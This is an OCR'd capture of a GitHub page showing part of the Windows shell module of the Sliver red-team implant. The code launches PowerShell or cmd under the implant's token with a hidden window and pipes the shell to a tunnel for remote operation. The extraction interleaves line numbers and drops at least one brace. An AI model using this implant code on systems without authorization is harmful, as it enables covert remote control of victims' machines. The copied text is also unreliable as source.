
sliver/implant/sliver/shell/shell_windows.go at 79f2d48fcdfc2bee4713b78d431ea4b27f733f30 · BishopFox/sliver · GitHub - 31/10/2024 18:13

https://github.com/BishopFox/sliver/blob/79f2d48fcdfc2bee4713b78d431ea4b27f733f30/implant/sliver/shell/shell windows.go#



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```
27
               "github.com/bishopfox/sliver/implant/sliver/priv"
28
               "golang.org/x/sys/windows"
               "os/exec"
29
               "syscall"
30
31
       )
32
33
       var (
               // Shell constants
34
               commandPrompt = []string{"C:\\Windows\\System32\\cmd.exe"}
35
               powerShell
                              = []string{
36
                        "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
37
                        "-NoExit",
38
39
                        "-Command", "[Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8",
40
               }
41
       )
42
43
       // GetSystemShellPath - Find powershell or cmd
44
       func GetSystemShellPath(path string) []string {
               if exists(path) {
45
                        return []string{path}
46
47
               }
               if exists(powerShell[0]) {
48
                        return powerShell
49
50
               }
51
               return commandPrompt
       }
52
53
54
       // Start - Start a process
      func Start(command string) error {
55
               cmd := exec.Command(command)
56
               cmd.SysProcAttr = &windows.SysProcAttr{
57
                        Token:
                                    syscall.Token(priv.CurrentToken),
58
59
                        HideWindow: true,
60
               }
               return cmd.Start()
61
62
       }
63
       // StartInteractive - Start a shell
64
65
       func StartInteractive(tunnelID uint64, command []string, _ bool) (*Shell, error) {
               return pipedShell(tunnelID, command)
66
67
       }
68
       func pipedShell(tunnelID uint64, command []string) (*Shell, error) {
69
70
               // {{if .Config.Debug}}
71
               log.Printf("[shell] %s", command)
72
               // {{end}}
```

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```
73
 74
                ctx, cancel := context.WithCancel(context.Background())
 75
 76
                cmd := exec.CommandContext(ctx, command[0], command[1:]...)
 77
                cmd.SysProcAttr = &windows.SysProcAttr{
 78
                         Token:
                                     syscall.Token(priv.CurrentToken),
 79
                         HideWindow: true,
 80
                }
 81
                stdin, err := cmd.StdinPipe()
 82
                if err != nil {
 83
                         // {{if .Config.Debug}}
 84
                         log.Printf("[shell] stdin pipe failed\n")
 85
                         // {{end}}
 86
                         cancel()
 87
                         return nil, err
 88
 89
                stdout, err := cmd.StdoutPipe()
90
                if err != nil {
 91
                         // {{if .Config.Debug}}
92
                         log.Printf("[shell] stdout pipe failed\n")
 93
                         // {{end}}
 94
                         cancel()
95
                         return nil, err
 96
                }
 97
98
                stderr, err := cmd.StderrPipe()
99
                if err != nil {
100
                         // {{if .Config.Debug}}
101
                         log.Printf("[shell] stderr pipe failed\n")
102
                         // {{end}}
103
                         cancel()
                         return nil, err
104
105
                }
106
107
                err = cmd.Start()
108
109
                return &Shell{
                         ID:
                                  tunnelID,
110
                         Command: cmd,
111
112
                         Stdout: stdout,
113
                         Stdin:
                                  stdin,
114
                         Stderr: stderr,
115
                         Cancel: cancel,
116
                }, err
117
        }
```

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